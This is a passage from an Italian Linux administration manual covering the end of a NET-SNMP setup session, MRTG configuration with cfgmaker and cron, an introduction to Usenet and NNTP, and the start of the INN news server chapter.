↪(default = y): y[Invio]

Do you want to allow SNMPv3 read-write user based access ↩
↪(default = y): n[Invio]

Do you want to allow SNMPv3 read-only user based access ↩
↪(default = y): n[Invio]

Do you want to allow SNMPv1/v2c read-write community access ↩
↪(default = y): n[Invio]

Do you want to allow SNMPv1/v2c read-only community access (default =
y): y[Invio]

  Configuring: rocommunity
  Description:
    a SNMPv1/SNMPv2c read-only access community name
      arguments:  community [default|hostname|network/bits] [oid]


The community name to add read-only access for: public[Invio]

The hostname or network address to accept this community ↩
↪name from [RETURN for all]: 127.0.0.1[Invio]

The OID that this community should be restricted to ↩
↪[RETURN for no-restriction]: [Invio]

  Finished Output: rocommunity  public 127.0.0.1


Do another rocommunity line? (default = y): n[Invio]

  ****************************************
  *** Beginning trap destination setup ***
  ****************************************


Do you want to configure where and if the agent will send ↩
↪traps? (default = y): n[Invio]

  **********************************
  *** Beginning monitoring setup ***
  **********************************
```

```
Do you want to configure the agent's ability to monitor various ↩
↪aspects of your system? (default = y): n[Invio]


  The following files were created:

    snmpd.conf

  These files should be moved to …
  …
```

In pratica, al termine dell'esempio, si ottiene il file '`snmpd.conf`' nella directory corrente, che l'utente può copiare probabilmente in '`/etc/snmp/`', o in una posizione analoga, in base all'impostazione del proprio sistema. Ecco il contenuto del file, omettendo tutti i commenti:

```
syslocation  ufficio
syscontact  tizio@brot.dg
rocommunity  public 127.0.0.1
```

Naturalmente, soprattutto se si intende offrire l'accesso a elaboratori esterni, può essere conveniente cambiare il nome della comunità.

343.7 Riferimenti

- *NET-SNMP*

  ⟨http://www.net-snmp.org ⟩

- Andrea Manzini, *SNMP: tutta la rete in punta di Management Protocol*, *Linux&C.*, maggio 2006, 52, pag. 15

  ⟨http://www.oltrelinux.com/home.php?num_riv=52 ⟩

- Andrea Manzini, *Estensione di SNMPd e uso di MRTG*, *Linux&C.*, giugno 2006, 53, pag. 35

  ⟨http://www.oltrelinux.com/home.php?num_riv=53 ⟩

[1] **NET SNMP** BSD

[2] **NET SNMP** BSD

[3] **NET SNMP** BSD

Capitolo 344

MRTG

MRTG[1] è un programma in grado di interrogare un router, che disponga di un servizio SNMP, per disegnare automaticamente dei grafici sul traffico che lo riguarda. I grafici in questione vengono accompagnati da una pagina HTML che guida all'interpretazione dei valori, facilitandone così la pubblicazione.

344.1 Configurazione

Per usare MRTG è indispensabile predisporre un file di configurazione, che potrebbe anche essere collocato ovunque, ma in generale potrebbe corrispondere a '`/etc/mrtg.cfg`'. Per costruire correttamente questo file occorre conoscere perfettamente le caratteristiche del router (o comunque del nodo di rete) da tenere sotto controllo, ma in pratica ci si avvale di un programma apposito, che prima esplora le caratteristiche dell'agente SNMP da considerare, quindi scrive una configurazione valida. Il programma in questione è '**`cfgmaker`**':

```
cfgmaker [opzioni] agente_snmp...
```

L'agente SNMP si indica secondo la forma consueta:

```
[comunità@] nodo
```

In pratica, se si omette il nome della comunità, si intende '**`public`**'.

Tabella 344.1. Alcune opzioni per l'utilizzo di '**`cfgmaker`**'.

Opzione	Descrizione
`--enable-ipv6`	Abilita l'uso di IPv6.
`--output=`*file*	Dichiara il file di configurazione da creare automaticamente. In mancanza di questa indicazione, il risultato viene emesso attraverso lo standard output.
`--zero-speed=`*n_bit_s*	Se dall'interrogazione SNMP risulta che un'interfaccia opera a velocità zero, si fa in modo che si consideri invece il valore indicato con l'opzione, che si intende esprimere una quantità di bit per secondo.

Segue la descrizione di alcuni esempi.

- `#` **`cfgmaker localhost mia@172.17.1.1 > /etc/mrtg.cfg`** [*Invio*]

  Genera il file '`/etc/mrtg.cfg`', contenente le direttive necessarie a controllare tutte le interfacce di rete attive nell'elaboratore locale (*`localhost`*), utilizzando la comunità predefinita ('**`public`**'), e quelle dell'elaboratore raggiungibile con l'indirizzo 172.17.1.1, utilizzando in questo caso la comunità '**`mia`**'.

- `#` **`cfgmaker --output=/etc/mrtg.cfg localhost mia@172.17.1.1`** [*Invio*]

  Genera il file '`/etc/mrtg.cfg`', esattamente come nell'esempio precedente.

- `# cfgmaker --enable-ipv6 localhost mia@172.17.1.1 ↩`
  `↪ > /etc/mrtg.cfg [Invio]`

  Come nell'esempio precedente, abilitando l'uso di IPv6.

Il file di configurazione che si ottiene, contiene anche direttive che potrebbe essere necessario cambiare, per le proprie esigenze contingenti. In particolare è importante accertarsi che i grafici da produrre vengano creati nella directory che ci si aspetta sia usata per questo:

```
...
WorkDir: /var/www/mrtg
...
```

In questo caso MRTG viene istruito per mettere i file che crea nella directory '/var/www/mrtg/'. Eventualmente, si può fare in modo che sia '**cfgmaker**' che predispone questa direttiva nel modo che più si preferisce, senza dover ritoccare a mano il file di configurazione, attraverso l'opzione speciale '**--global**':

```
# cfgmaker --enable-ipv6 --global="WorkDir: /var/www/mrtg" ... ↩
↪ > /etc/mrtg.cfg [Invio]
```

344.2 Utilizzo del programma

Quando si dispone di un file di configurazione, si può utilizzare MRTG per interrogare i vari agenti SNMP previsti, a intervalli regolari:

```
mrtg [opzioni] file_di_configurazione
```

Di solito non si usano opzioni, indicando semplicemente il file di configurazione a cui fare riferimento. Piuttosto, la cosa più importante da considerare è il fatto che il programma non accetta altra configurazione locale che quella tradizionale dei sistemi Unix: '**C**'. In pratica, va usato così:

```
LANG=C mrtg [opzioni] file_di_configurazione
```

Ovvero:

```
env LANG=C mrtg [opzioni] file_di_configurazione
```

Il programma va eseguito a intervalli regolari, attraverso Cron; di solito lo si fa con una cadenza di cinque minuti. Ecco come si potrebbe configurare Cron al riguardo (sezione 97.1):


```
...
*/5 *   * * *   root    if [ -x /usr/bin/mrtg ] && [ -r /etc/mrtg.cfg ]; ↩
↪then env LANG=C /usr/bin/mrtg /etc/mrtg.cfg ↩
↪>> /var/log/mrtg/mrtg.log 2>&1; fi
...
```

344.3 Il risultato

In base alla configurazione, il programma '**`mrtg`**' va a memorizzare i dati letti presso i vari agenti SNMP previsti, all'interno di file contenuti nella directory stabilita come '**`WorkDir`**' (per esempio '`/var/www/mrtg/`'. Inoltre, ogni volta, sulla base dei dati accumulati, produce i grafici in forma di file PNG, accompagnati da un file HTML che ne facilita la lettura. Ecco come potrebbe apparire uno di questi grafici, visto attraverso la pagina HTML di riferimento:

The statistics were last updated **Monday, 31 July 2006 at 17:10**, at which time **'rou-rz-gw.ethz.ch'** had been up for **84 days, 6:24:51**.

`Daily' Graph (5 Minute Average)

	Max	Average	Current
In	319.4 Mb/s (7.4%)	110.3 Mb/s (2.6%)	124.2 Mb/s (2.9%)
Out	149.3 Mb/s (3.5%)	57.8 Mb/s (1.3%)	110.1 Mb/s (2.6%)

344.4 Riferimenti

- Tobi Oetiker, *The Multi Router Traffic Grapher*
  ⟨*http://oss.oetiker.ch/mrtg/*⟩

[1] **MRTG** GNU GPL

Parte lvii

Usenet

Capitolo 345

Introduzione a Usenet

Usenet è una sorta di rete astratta il cui scopo è quello di gestire l'organizzazione e la diffusione di un sistema pubblico di messaggi, ovvero di ***articoli***. Per «rete astratta» si intende qualcosa che va oltre i confini di una rete avente una sua tecnologia particolare: anche se oggi la rete più diffusa è Internet, Usenet non è necessariamente qualcosa che riguardi esclusivamente questo tipo di supporto.[12]

L'idea alla base della nascita di Usenet è stata quella di riuscire a realizzare un sistema automatico di diffusione di articoli tra un gruppo di elaboratori, in modo da permettere agli utenti di questi di leggerli e di poter aggiungere i propri. Inizialmente il meccanismo attuato era molto semplice: a intervalli regolari (magari solo una volta al giorno) ogni nodo impacchettava gli articoli di cui disponeva e li spediva ai suoi nodi corrispondenti, i quali provvedevano poi a selezionare quelli che non avevano già ricevuto da altri (eliminando così gli articoli doppi).

L'evoluzione di Usenet ha portato all'introduzione di tecniche di diffusione più dinamiche, soprattutto attraverso l'introduzione del protocollo NNTP all'interno di Internet. Tuttavia, la complessità della storia di questo sistema di messaggi ha portato ad altrettanta difficoltà nella configurazione e nell'amministrazione del software relativo.

345.1 Software per Usenet

Il primo software utilizzato per realizzare questo meccanismo di diffusione di articoli ha una sua storia importante: «A», «B» (Bnews), «C» (C News) e INN (InterNet News). All'interno di questa sequenza, nel 1986, ovvero subito prima che apparisse C News, si inserisce lo standard NNTP (*Network news transfer protocol*), il cui scopo è quello di dare un protocollo per il trasferimento degli articoli di Usenet all'interno di Internet (attraverso il TCP), ricalcando l'esperienza di SMTP (il protocollo per i messaggi di posta elettronica).

L'introduzione del protocollo NNTP, documentata dall'RFC 977, coincideva con la realizzazione del «demone NNTP», ovvero ciò che adesso è conosciuto come la «realizzazione di riferimento» (*reference implementation*). Questo demone si inserisce in pratica come un'interfaccia rispetto a sistemi di gestione delle news come Bnews e C News.

Da questa situazione un po' confusa emerge in particolare InterNet News, ovvero INN, che oltre a gestire il protocollo NNTP è in grado di amministrare anche lo strato sottostante che in altre circostanze sarebbe di competenza di Bnews o di C News.

345.2 Organizzazione generale del sistema di news di Usenet

Inizialmente si accennava al fatto che Usenet sia una sorta di rete sulle reti: in pratica è formata dall'insieme di nodi che offrono un servizio di pubblicazione e diffusione di articoli. Ogni nodo riceve da altri nodi gli articoli che gli interessano e probabilmente provvede a sua volta a fornirli ad altri aggiungendovi i propri. Questo meccanismo è il feed, con il quale si alimenta il flusso degli articoli di Usenet.

Le news di Usenet sono organizzate in ***gruppi*** (ovvero gruppi di discussione o *newsgroup*), all'interno dei quali gli utenti possono leggere gli articoli e spedirne dei nuovi (*post*). Questi gruppi di discussione sono denominati in modo gerarchico, utilizzando una notazione simile a quella dei nomi di dominio di Internet, senza avere però alcuna relazione con questi. L'idea

che sta alla base della gerarchia dei gruppi di discussione di Usenet è la stessa delle directory in un file system. Per esempio, potrebbe esistere il gruppo '**grano.farina**', ma anche il gruppo '**grano.farina.farro**', così come '**grano.sementi**'; eventualmente potrebbe mancare il gruppo '**grano**' puro e semplice. Evidentemente, i nomi usati nella definizione della gerarchia danno già un'idea degli argomenti per i quali sono stati fatti.


Come si intuisce, la gerarchia si sviluppa da sinistra a destra, esattamente come nella notazione che si usa per rappresentare i percorsi all'interno di un file system, utilizzando però il punto per separarne i vari elementi.

Abituati oggi con Internet, può risultare difficile la comprensione del meccanismo che sta alla base di Usenet. Ci si potrebbe domandare come mai non sia possibile contattare questo o quel gruppo di discussione raggiungendo semplicemente il nodo da cui ha origine. Il fatto è che non c'è un'origine vera e propria per un gruppo; tutto quanto è frutto di una cooperazione tra i vari siti che offrono accesso a Usenet e per raggiungere un gruppo occorre avere accesso presso uno di questi siti (uno che gestisca il gruppo a cui si è interessati).

La quantità e la varietà dei gruppi esistenti è tale per cui è diventato impossibile gestire tutti i gruppi esistenti in un solo «sito Usenet», soprattutto a causa del volume di traffico che si genererebbe nella rete. In questo senso, l'amministrazione di un servizio del genere comporta due problemi fondamentali: decidere i gruppi che si vogliono gestire e trovare i siti Usenet con cui comunicare per potervi partecipare.

345.2.1 Selezione dei gruppi e feed

Il feed è il meccanismo alla base del funzionamento di Usenet. In pratica è ciò che permette la diffusione degli articoli dei vari gruppi di discussione. Volendo predisporre un servente di news, ovvero un sito Usenet, occorre ottenere il feed dei gruppi a cui si è interessati, filtrando ciò che non interessa.

Figura 345.1. Esempio di come potrebbe funzionare il flusso di news tra alcuni siti Usenet.

Nell’esempio di figura 345.1 vengono mostrati dei nodi con nomi di dominio tipici di Internet, i quali collaborano al sistema di Usenet. In particolare, ‘**news.super.abc**’ è inteso come un sito Usenet che dispone di una grande quantità di gruppi; da questo ‘**news.mah.ghi**’ attinge i gruppi ‘**comp.***’ e ‘**alt.***’. Inoltre, da un’altra parte dell’universo di Usenet appare ‘**news.boh.def**’ che tra gli altri dispone dei gruppi ‘**it.***’; questi vengono forniti in particolare a *news.brot.dg*. Ma a *news.brot.dg* non basta perché vuole avere anche i gruppi ‘**comp.os.linux.***’ e ‘**alt.comp.os.linux.***’: questi li ottiene da ‘**news.mah.ghi**’.

Tuttavia, non è sufficiente ottenere la copia degli articoli di questo o quel gruppo, bisogna considerare che ogni sito Usenet può aggiungere i propri e questi dovrebbero diffondersi su tutti gli altri siti Usenet che gestiscono il gruppo corrispondente; inoltre, ogni nodo potrebbe aggiungere i propri gruppi locali, che potrebbero o meno essere accolti anche da altri.[3]

Il feed che si vede indicato nella figura ha due direzioni: una per i gruppi da ricevere da un nodo e l’altra per i gruppi da inviare allo stesso. Per esempio, ‘**news.mah.ghi**’ riceve solo i gruppi ‘**comp.***’ e ‘**alt.***’ da ‘**news.super.abc**’, ma gli restituisce indietro tutto; precisamente, restituisce tutto quello che ‘**news.super.abc**’ è disposto ad accettare. In questo modo, gli articoli spediti per mezzo di ‘**news.mah.ghi**’ prendono la loro strada attraverso Usenet. Invece, il caso di *news.brot.dg* è più complesso, perché da una parte ha un feed che gli permette di accedere ai gruppi ‘**it.***’, dall’altra ne ha un altro per alcuni gruppi ‘**comp**’ e ‘**alt**’. Dallo schema della figura si intende che questo mantenga un feed con ‘**news.boh.def**’ esclusivamente per i gruppi ‘**it.***’; dall’altra parte, nel collegamento con ‘**news.mah.ghi**’ possono essere mandati tutti gli articoli che semplicemente non appartengono ai gruppi ‘**it.***’, poi è compito di ‘**news.mah.ghi**’ escludere quello che non gli riguarda.

345.2.2 Gestione degli articoli

Data l'organizzazione di Usenet in cui gli articoli si distribuiscono attraverso percorsi non prevedibili, è necessario che ogni sito sia in grado di gestire intelligentemente ciò che lo riguarda. Per esempio occorre evitare di accettare articoli che sono già stati ricevuti in qualche modo; gestendo una quantità elevata di gruppi occorre dare una scadenza alla loro conservazione, eliminandoli periodicamente; inoltre è opportuno evitare di diffondere articoli attraverso nodi che sono già stati attraversati da questi.

Per ottenere questo risultato, il software che si utilizza per gestire le news deve avere un sistema di registrazione del traffico che lo riguarda, conservando anche le informazioni sugli articoli scaduti che nel frattempo sono stati cancellati localmente. Per distinguere gli articoli occorre un modo preciso e «sicuro»; questo si ottiene attraverso una stringa di identificazione, generata in qualche modo da chi riceve per la prima volta l'articolo e inserita nell'intestazione del messaggio attraverso il campo '**`Message-ID:`**', come nell'esempio seguente:

```
Message-ID: <36F130C4.2E242945@brot.dg>
```

La scadenza di un articolo può essere indicata anche da chi lo scrive, attraverso il campo '**`Expires:`**'; il sistema di gestione locale delle news può stabilire una scadenza predefinita e anche una scadenza massima, senza rispettare necessariamente quanto richiesto dall'articolo stesso.

Ogni messaggio porta con sé anche l'informazione del percorso dei vari nodi di Usenet che ha attraversato nel campo '**`Path:`**'. La forma è quella del cosiddetto *bang path*, perché si tratta di una stringa in cui si utilizza il punto esclamativo per separare i vari nomi. Per esempio,

```
Path: roggen.brot.dg!dinkel.brot.dg
```

rappresenta il transito da *`dinkel.brot.dg`* a *`roggen.brot.dg`*. Evidentemente, conoscendo i suoi passaggi, si deve evitare che questo articolo sia ritrasmesso ai nodi che l'hanno già visto transitare. Quando ciò accade, quello è il punto in cui quella copia particolare dell'articolo si ferma.

Come nella posta elettronica, un articolo può essere diretto a più di un gruppo. In tal caso, i sistemi di gestione delle news che gestiscono tutti o alcuni di questi gruppi, dovrebbero riprodurre una sola copia «fisica» dell'articolo, mantenendo dei riferimenti all'interno di tutti i gruppi in cui questo è diretto. In pratica, nei sistemi Unix questo si ottiene con la tecnica dei collegamenti (fisici o simbolici che siano).

345.2.3 Protocollo NNTP

Prima di inserirsi in Internet, Usenet non aveva alcun bisogno del protocollo NNTP, ma adesso, con questo si semplificano molte cose. Di solito, un servente NNTP è anche un servente di news, dal quale un programma cliente, come può esserlo un navigatore grafico comune, può prelevare gli articoli e spedirne dei nuovi. Tuttavia, il protocollo NNTP fornisce anche un modo in più per ottenere il feed tra i vari siti di Usenet.

345.2.4 Messaggi di controllo

Più o meno come accade con le liste attraverso la posta elettronica, è possibile controllare in qualche modo il servizio delle news per mezzo di messaggi di controllo, contenenti campi particolari nell'intestazione. In questo caso si tratta del campo '**`Control:`**' e il comando più importante è '**`cancel`**', che dovrebbe permettere all'utente che ha spedito inizialmente un messaggio di ordinarne la cancellazione all'interno di tutta la rete Usenet. L'esempio seguente mostra in che modo potrebbe essere indicato questo comando:

```
Control: cancel <36F3CE29.F6176F5D@brot.dg>
```

Di solito un messaggio di questo tipo viene generato automaticamente dal programma utilizzato per accedere al servizio delle news, richiamando un comando particolare in base all'organizzazione del programma stesso. Tuttavia, è importante che il servente che lo riceve verifichi che si tratti verosimilmente dell'utente che aveva spedito originalmente l'articolo che adesso si richiede di cancellare.

La possibilità o meno di utilizzare i messaggi di controllo è regolata attraverso il file '`/etc/news/control.ctl`', che è documentato nella pagina di manuale *control.ctl(5)*.

345.2.5 Distribuzioni

Gli articoli possono distinguersi, oltre che per gruppi, anche per ***distribuzioni***. Si tratta del campo '**`Distribution:`**' che potrebbe apparire nell'intestazione di un messaggio. I nomi da attribuire alle distribuzioni possono servire a qualificare in modo alternativo gli articoli, per qualche scopo, per esempio per limitare la loro diffusione a un ambito locale o «regionale». Di sicuro si conoscono due distribuzioni comuni: '**`world`**' e '**`local`**'. In linea di massima si può dire che un articolo fatto per la distribuzione '**`world`**' dovrebbe essere lasciato diffondersi su tutti i siti Usenet, mentre un altro articolo etichettato per la distribuzione '**`local`**', dovrebbe essere inteso per un uso locale riferito al sito Usenet attraverso cui è stato spedito.

```
Distribution: local
```

L'esempio mostra in che modo potrebbe essere composto il campo '**`Distribution:`**' quando viene utilizzato il nome '**`local`**'.

Di solito, l'utilizzatore normale non si cura di questo campo nell'intestazione dei suoi articoli e probabilmente non ha nemmeno il modo di aggiungerlo. In questo senso è poi il software utilizzato per la gestione delle news che dovrebbe essere configurato in modo da attribuire un valore predefinito, eventualmente in base al gruppo in cui è stato spedito.

345.3 Organizzazione del software per la gestione delle news

Come già accennato, il software per la gestione di un sito Usenet segue un filone più o meno continuo, stabilendo implicitamente il legame tra Usenet e Unix. Il software più comune in questo momento è composto da C News, a cui si abbina normalmente un servizio NNTP, e da INN, che al contrario di C News può fare tutto da solo. Tra questi ci sono alcune affinità importanti la cui conoscenza può facilitare lo studio di ciò che si intende utilizzare effettivamente.

345.3.1 Collocazione locale degli articoli

Su un sistema GNU, gli articoli di un servizio di news sono collocati generalmente a partire dalla directory '/var/spool/news/', con una struttura che ricalca quella del nome dei gruppi di discussione. Per esempio, il gruppo '**comp.os.linux**' dovrebbe trovarsi nella directory '/var/spool/news/comp/os/linux/'. All'interno di ogni directory riferita a un gruppo particolare vengono collocati gli articoli in forma di file, denominandoli in modo numerico: '1', '2',... Quel numero serve solo come riferimento, in base a quanto organizzato dal servizio locale di gestione delle news.

Quando si riceve un messaggio destinato a più gruppi, dei quali tutti o alcuni di questi sono gestiti localmente, quello che si ottiene è la riproduzione di questi attraverso dei collegamenti (generalmente dei collegamenti fisici).

345.3.2 Gruppi amministrativi

Il software di gestione delle news richiede normalmente la presenza di alcuni gruppi locali per uso amministrativo, che non vanno eliminati. Potrebbe trattarsi di:

'**control**'	utilizzato per conservare i messaggi di controllo, per esempio gli ordini di rimozione degli articoli;
'**junk**'	utilizzato per raccogliere gli articoli dei gruppi che localmente risultano mancanti;
'**test**'	utilizzato a livello diagnostico per poter sperimentare l'invio di articoli;
'**to**'	utilizzato per scopi vari dal software con cui si gestisce il servizio.

345.3.3 File amministrativi

I file amministrativi, come per esempio lo storico degli articoli già visti, dovrebbero trovarsi nella directory '/var/lib/news/'. In particolare, in questa directory si dovrebbe trovare il file 'active', contenente le informazioni necessarie a determinare quali siano i gruppi gestiti e i relativi intervalli di «numeri», ovvero dei nomi dei file rispettivi. In generale, dovrebbe essere sufficiente modificare questo file per creare o definire la gestione di un nuovo gruppo di discussione, tanto che di solito per avviare un servizio del genere si comincia prelevando il file 'active' di un altro nodo Usenet e lo si modifica successivamente.

345.3.4 Distribuzione degli articoli

Il sistema di gestione delle news riceve in qualche modo gli articoli provenienti dai nodi corrispondenti, filtrando presumibilmente solo una parte dei gruppi e scartando i doppioni (ovvero ciò che in base allo storico risulta essere già stato visto localmente). Successivamente si deve occupare di dirigere una copia di questi articoli nel deposito locale, in modo da metterli a disposizione per la lettura a chi può averne accesso; inoltre si deve curare di far proseguire (in qualche modo) una copia di questi articoli ai nodi corrispondenti che non appaiano già nel percorso annotato nel campo '**Path:**'.

Nello stesso modo, si potrebbe definire l'accumulo di una copia degli articoli in un file di archivio, oppure anche verso un sistema di posta elettronica (probabilmente un indirizzo riferito a una lista).

345.3.5 Utente specifico

Generalmente, alla gestione del software per l'amministrazione delle news viene abbinato un utente di sistema, denominato '**news**', al quale viene aggiunto normalmente anche il gruppo '**news**'. La directory personale di questo utente fittizio dovrebbe essere '`/var/spool/news/`'. Tutti i file amministrativi, compresi quelli di configurazione che si trovano sotto '`/etc/news/`', assieme a tutto ciò che si trova a partire da '`/usr/lib/news/`', dovrebbe appartenere all'utente (e al gruppo) '**news**'.

Tutte le volte che l'amministratore del sistema deve intervenire sulla gestione del software delle news dovrebbe avere l'accortezza di utilizzare l'identità e i privilegi dell'utente '**news**', possibilmente attraverso il comando '**su**', oppure deve fare attenzione a sistemare la proprietà dei file che crea.

Quando si utilizza il sistema Cron per eseguire delle elaborazioni periodiche, occorre preoccuparsi di questo fatto; eventualmente si può utilizzare il file crontab dell'utente '**news**', oppure quello dell'utente '**root**', badando però a sistemare l'identità dell'utente:

```
su - news -c "/usr/lib/news/bin/news.daily"
```

345.4 Riferimenti

- Marco d'Itri, *Usenet*

  ⟨*http://www.linux.it/~md/usenet/* ⟩

- Brendan P. Kehoe, *Zen and The Art of the Internet*, 1992

  ⟨*http://www.cs.indiana.edu/docproject/zen/zen-1.0_toc.html* ⟩

- Brian Kantor, Phil Lapsley, *RFC 977, Network News Transfer Protocol*, 1986

  ⟨*http://www.ietf.org/rfc/rfc977.txt* ⟩

- Olaf Kirch, *NAG, The Linux Network Administrators' Guide*

[1] In altri termini, Usenet è stata il sistema BBS di Unix, prima attraverso il trasporto UUCP e poi estendendosi anche su Internet (oltre che su altri sistemi operativi).

[2] Il modo originale di scrivere il nome di questo sistema di messaggistica è USENET, utilizzando quindi solo le lettere maiuscole, ma successivamente si è diffusa la forma usata in questo documento, cioè con la sola iniziale maiuscola.

[3] L'aggiunta di un gruppo di discussione al di fuori dell'ambito locale è una cosa che deve essere fatta di comune accordo, secondo una procedura stabilita.

Capitolo 346

Introduzione a INN -- InterNet News

INN, o InterNet News, è probabilmente il sistema più completo per la gestione delle news di Usenet. Purtroppo la sua documentazione non è soddisfacente, nel senso che presume una buona conoscenza di Usenet e il funzionamento del software precedente a INN (Bnews e C News). In questo capitolo viene dato un minimo di informazioni necessario per poter allestire un servizio di news chiuso, con qualche accenno alle possibilità di diffusione degli articoli assieme ad altri nodi, utilizzando il protocollo NNTP.

346.1 Installazione e quadro generale di INN

Per installare INN, data la sua complessità, è meglio se si dispone di un pacchetto già compilato e preparato per la propria distribuzione GNU. L'installazione dovrebbe utilizzare, in particolare, le collocazioni seguenti:

'`/var/spool/news/`'	l'inizio della gerarchia contenente gli articoli dei gruppi gestiti;
'`/var/lib/news/`'	l'inizio della gerarchia contenente i file amministrativi;
'`/usr/lib/news/`'	l'inizio della gerarchia contenente i programmi, gli script e le librerie;
'`/etc/news/`'	i file di configurazione che può essere opportuno modificare.

Naturalmente dovrebbero essere disponibili anche dei file per le pagine di manuale, collocati nelle posizioni consuete; inoltre dovrebbe essere disponibile un minimo di documentazione assieme ad alcuni esempi di configurazione.

I programmi, cioè i file eseguibili e gli script, potrebbero trovarsi solo nella directory '`/usr/lib/news/bin/`', aggiungendo qualche collegamento nelle directory normali ('`/usr/bin/`' e '`/usr/sbin/`') solo per ciò che è stato ritenuto più importante.

Il funzionamento di INN dipende anche dall'esecuzione periodica di alcune operazioni amministrative, attraverso il controllo del sistema Cron. Per questo, se la propria distribuzione è stata organizzata anche in questo senso, è probabile che siano stati collocati alcuni script all'interno delle directory '`/etc/cron*/`', che poi vengono avviati in modo automatico in base alla configurazione predefinita di '`/etc/crontab`'.

Infine è da ricordare che tutti i file e le directory di INN devono appartenere all'utente (e probabilmente anche al gruppo) '**`news`**'. Anche i processi devono funzionare con i privilegi di questo utente amministrativo, con un'unica eccezione data dal programma '**`innd`**' che si occupa di fornire il servizio NNTP, che dovendo accedere alla porta '**`nntp`**', corrispondente al numero 119, deve avere inizialmente i privilegi dell'utente '**`root`**'.

346.1.1 Le variabili di ambiente

INN dipende da un reticolo di script e programmi che sono controllati da una serie di variabili di ambiente. Queste sono definite all'interno di pezzi di script che vengono incorporati dagli altri e che generalmente risiedono nella directory '`/usr/lib/news/lib/`'. Per la precisione, dal momento che gli script possono essere di vario tipo e si vuole lasciare la possibilità di estendere il sistema a piacere, esiste un file di dichiarazione di queste variabili per ogni interprete: '`innshellvars`' per la shell Bourne, '`innshellvars.csh`' per la shell C, '`innshellvars.pl`' per l'interprete Perl e '`innshellvars.tcl`' per l'interprete Tcl. Bisogna sapere che se si intende modificare qualcosa in uno di questi file (ma sarebbe meglio evitare di farlo), occorre ripetere le modifiche anche sugli altri.

Generalmente si vede l'utilizzo di '`innshellvars`', attraverso un'istruzione di incorporazione come quella seguente:

```
#!/bin/sh
…
. /usr/lib/news/lib/innshellvars
…
```

346.1.2 Caratteri jolly

In molte situazioni, i file di configurazione di INN ammettono l'uso di caratteri jolly (o metacaratteri), secondo le convenzioni stabilite nella pagina di manuale *wildmat(3)*. In linea di massima di può dire che si utilizzano le convenzioni normali riferite alle shell per l'uso dell'asterisco e del punto interrogativo. In particolare è ammesso anche la descrizione di intervalli di caratteri attraverso la notazione '**[…]**' e '**[^…]**'; inoltre è possibile togliere il significato speciale di un simbolo prefissandolo con una barra obliqua inversa.

